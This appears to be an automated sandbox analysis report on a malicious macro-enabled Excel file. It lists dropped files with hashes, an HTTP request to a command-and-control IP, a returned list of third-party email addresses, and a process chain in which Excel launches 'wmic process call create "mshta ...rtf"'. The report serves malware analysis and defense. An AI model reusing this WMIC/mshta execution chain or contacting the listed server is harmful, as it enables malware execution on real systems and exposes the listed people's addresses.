...(.}u..2p...{e....Y.e..:x..(O76..._Q.TB&.s.0.f.....N.....%.?....n.='.f.!...6.....2..=..... .....\....OF}...c -....Ip.F{U.n....F....8.N..@sQ^...Q..[.|K.2..M..H.....N.....>.|^....G...?...hy)....I..2.....9.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\B6E3948D.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	71915
Entropy (8bit):	7.881275340778516
Encrypted:	false
SSDEEP:	1536:/Y0/Ad/xcQcRgCoPFwJpvc1e+BwT8YIbDMz+1d6xOegPdd:Q02CQqgCnMrbDu+1d6xOjdd
MD5:	D48BF93B2D184128DA54186E1CD95C8A
SHA1:	01BEF3456CAA2F486CB7EB482AE08EA00CD8F15E
SHA-256:	AC23887C2107DDB14D5D3FDFE88CCE66743FD86BAE60B11C424A0FC907B42690
SHA-512:	3814B14150938715CFA45EC7A48D5D17233EF8EE409476ECDD31F364C14CFC69B99291FCF9B14E7A2F679779C9C83C9268DBF9AEC046573942BFBBD8F22E99E
Malicious:	false
Reputation:	low
Preview:	PK.....!.?.....[Content_Types].xml ...(.....U.n.0....?...".....C..=....=3..&...L".}....`.Vr.....W.....;6.3.WA.....o.'.`.^K.<tl.....-...!..mr...@..'....vV!9..5.E..A.A\.f...>..m.1.r..V.....]&.....B.1..5JfJT<y....+..7...@.-wR.p....DR.q2~..A|.J~e.4"...d..K..^3'dM.7&..2..C.9.y..E.JFCs+S.).9#z+.....z..GF...?..v.....^C?..p...G..Czx..#.2....;E....^.$.CEF.d:. .u.....(.A=::...9..3..yk...C..=&CS'...i...._...0&..6..|.~$1..s.h..v....<.j...fq..%=...n#.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\DAB16FBC.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 238 x 337, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	38157
Entropy (8bit):	7.96137177194393
Encrypted:	false
SSDEEP:	768:7PiEGNOfxgpvUM7w1phhsL+ZfBwnTV+YoS2bUoMokqk++yd6OAd/r:7PFwJpvc1e+BwT8YIbDMz+1d6xt
MD5:	B88B9DF024814E6C791FDAC471ABD26C
SHA1:	6FB92BB20F7A51B40E03467C2EBB217A8E21E21A
SHA-256:	02F3AB917A42A10560A274A9CD91FDA01D7BC428C7428CCAF8CCFF1F46DEA39F
SHA-512:	67E6B7FAE7476847835E5A1F17FBFA60DC35B2AAC299A025102540BBA72D8A3CC120FA69E172FBADE6A4B68F464A98005FC38145CC618A6DC45D8C058F704E9E
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....Q.....s..6...JiCCPICC Profile..x..W.TS...[Rlh..H...R.K..E..*..I ...D....]D@].U.E...ZQ...].....l..l.]=...s.....{g...l.....y.|Y|D.kBj.....Z...x|.....7..../.(.....'.... q.g...<.....|..>Po=#_.. 6...!.*q...(q..W.l..9....L..dY.h7C=....y.o@.*..%..!..x..#!...7M...p...'....C.<^..V..r.X.....?..%/W1...6.H.....F.(%.A.#...X..wb...b.*RD&..QS...k.....x.Q..B.....32..\...A.....D..EByX...F6->v.g.8l....L.Wi.R.....D.).1j.89.bm...(..fS$.....m ..J"B...LYx..^.'...[$.sc4.*_.....7..Y(a'.....s..C..c...$M.X.4?$^3..47Nc.S...J.....\<0..H5?.#.KT.gd.....A4.P....2.4....=M=.z$....d.!p.h.g..F$...._...|h^.jT.....V.t.....<..r.o.j.d.[2x.5...a...)...&Z.Q..t.-.a.Pb$1.....?.....>..`._.....N...b.7...8..=.kr..:g...z.!x...8.7...h..A.P..D...[....U.5v.W.J.F..8|;S.I.s.EY.+..5c.....o.s.....Q.Zb..}X.v.;.....;.5c..J<....V..xU<9.G..?....r.z.n..|a....8.3e.,Q>....B.W..9.....;.~M.b.....]q.....8.....Z..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG[1].txt	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	146

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG[1].txt	
Entropy (8bit):	4.488758622005649
Encrypted:	false
SSDEEP:	3:YGEXolKlxmVKadIpSPXX/NkWEn+RNAxK7yiKlu7lRdQ+:YGEXxpgaKpMfNkWzRNAXiTcdn
MD5:	1C511D68DA1D2AC144BD467AEECC7ABD
SHA1:	F1EBFE678514D0BF69C0C442EEF175DF1411196A
SHA-256:	380E5776D7A1F6C1F8E933ACC2D3B97CE1D537CE777A9C6D4912EF8F719AAB81
SHA-512:	7BC6A7A8E1212FB97F7EB067F183DB3FDC754D43E6228EA32704DD3504CD0D2690563C4102A1870EEFD4280FFF7120D38D50CD0103EC3EE2EAFC3B243CEA561
Malicious:	false
Preview:	{"carlton@gloves-international.com","darren@darrenterry.com","jeff@mcelwainegroup.com","info@thehighlonesomeranch.com","bkossuth@fccfaithful.org"}

C:\Users\user\Desktop\~$4745560854362194906 80.xlsb	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXl6dtt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F53627
Malicious:	**true**
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .

\Device\ConDrv	
Process:	C:\Windows\SysWOW64\wbem\WMIC.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	160
Entropy (8bit):	5.095703110114614
Encrypted:	false
SSDEEP:	3:YwM2FgCKGWMRX1eRHXWXKSovrj4WA3iygK5k3koZ3Pveys1MgkeOyHFJQAiveyzr:Yw7gJGWMXJXKSOdYiygKkXe/egkeOylE
MD5:	A7382C5407567FD1052740600CD07F6E
SHA1:	6367910CCF4FCD18FA40CB909F6DCB1EDCB9030D
SHA-256:	A823AF7A8E4CDFC5ABD47531D8DA5D063ADC0210BFD1982915009586EF73C8A3
SHA-512:	6F84FCFADD30497A0AB67AA39CC87CFD325E1F14A96C3DD2FA46B0B29EB25D2A392F0FD557B463DC4A45DA70F166E34693402991B7AB4833FF5B60AA38E0467
Malicious:	false
Preview:	Executing (Win32_Process)->Create()...Method execution successful....Out Parameters:..instance of __PARAMETERS..{...ProcessId = 6892;...ReturnValue = 0;..};....

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.874053667732937
TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 36.56% • Microsoft Excel Office Binary workbook document (40504/1) 29.03% • Excel Microsoft Office Open XML Format document (40004/1) 28.67% • ZIP compressed archive (8000/1) 5.73%
File name:	474556085436219490680.xlsb
File size:	71461
MD5:	75c325deec0cae07e089f47028c4e444
SHA1:	ff3d0672ff1a95212063a42779538c1896d3b77c
SHA256:	f4e3013be0615f60a3a6f6d3d3b26aa5239fe270e404dd465e1b99c2b594b4f8

General

SHA512:	76a99007b656a14ad9b37aa8f043d1b93f69f16b9e2a71e2015940981cfabbdf4a6432979c898ce9d681a5d528c3efc55397b21e2c3295ba695628fabc84a106
SSDEEP:	1536:UWiPFwJpvc1e+BwT8YIbDMz+1d6xVICUj6GNtV0IXhIjgdbv+T:VFMrbDu+1d6xVxUtT0KIjgdbE
File Content Preview:	PK.....!...I.....W.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74f0d0d2c6d6d0f4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "474556085436219490680.xlsb"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 132.148.135.183:8080

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49745	132.148.135.183	8080	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 08:28:47.232094049 CET	993	OUT	GET /Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 132.148.135.183:8080 Connection: Keep-Alive
Nov 25, 2021 08:28:47.684127092 CET	994	IN	HTTP/1.1 200 OK Server: nginx/1.0.15 Date: Thu, 25 Nov 2021 07:28:47 GMT Content-Type: text/plain; charset=utf-8 Connection: keep-alive Content-Length: 146 Data Raw: 7b 22 63 61 72 6c 74 6f 6e 40 67 6c 6f 76 65 73 2d 69 6e 74 65 72 6e 61 74 69 6f 6e 61 6c 2e 63 6f 6d 22 2c 22 64 61 72 72 65 6e 40 64 61 72 72 65 6e 74 65 72 72 79 2e 63 6f 6d 22 2c 22 6a 65 66 66 40 6d 63 65 6c 77 61 69 6e 65 67 72 6f 75 70 2e 63 6f 6d 22 2c 22 69 6e 66 6f 40 74 68 65 68 69 67 68 6c 6f 6e 65 73 6f 6d 65 72 61 6e 63 68 2e 63 6f 6d 22 2c 22 62 6b 6f 73 73 75 74 68 40 66 63 63 66 61 69 74 68 66 75 6c 2e 6f 72 67 22 7d Data Ascii: {"carlton@gloves-international.com","darren@darrenterry.com","jeff@mcelwainegroup.com","info@thehighlonesomeranch.com","bkossuth@fccfaithful.org"}

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 7004 Parent PID: 744

General

Start time:	08:27:53
Start date:	25/11/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding
Imagebase:	0x830000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Analysis Process: WMIC.exe PID: 4008 Parent PID: 7004

General

Start time:	08:28:46
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\wbem\WMIC.exe
Wow64 process (32bit):	true
Commandline:	wmic process call create "mshta C:\ProgramData\UXcqTE.rtf"
Imagebase:	0x1360000
File size:	391680 bytes
MD5 hash:	79A01FCD1C8166C5642F37D1E0FB7BA8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Written

Analysis Process: conhost.exe PID: 4848 Parent PID: 4008

General

Start time:	08:28:46
Start date:	25/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mshta.exe PID: 6892 Parent PID: 3040

General

Start time:	08:28:47
Start date:	25/11/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta C:\ProgramData\UXcqTE.rtf
Imagebase:	0x7ff61e8a0000

File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

Disassembly

Code Analysis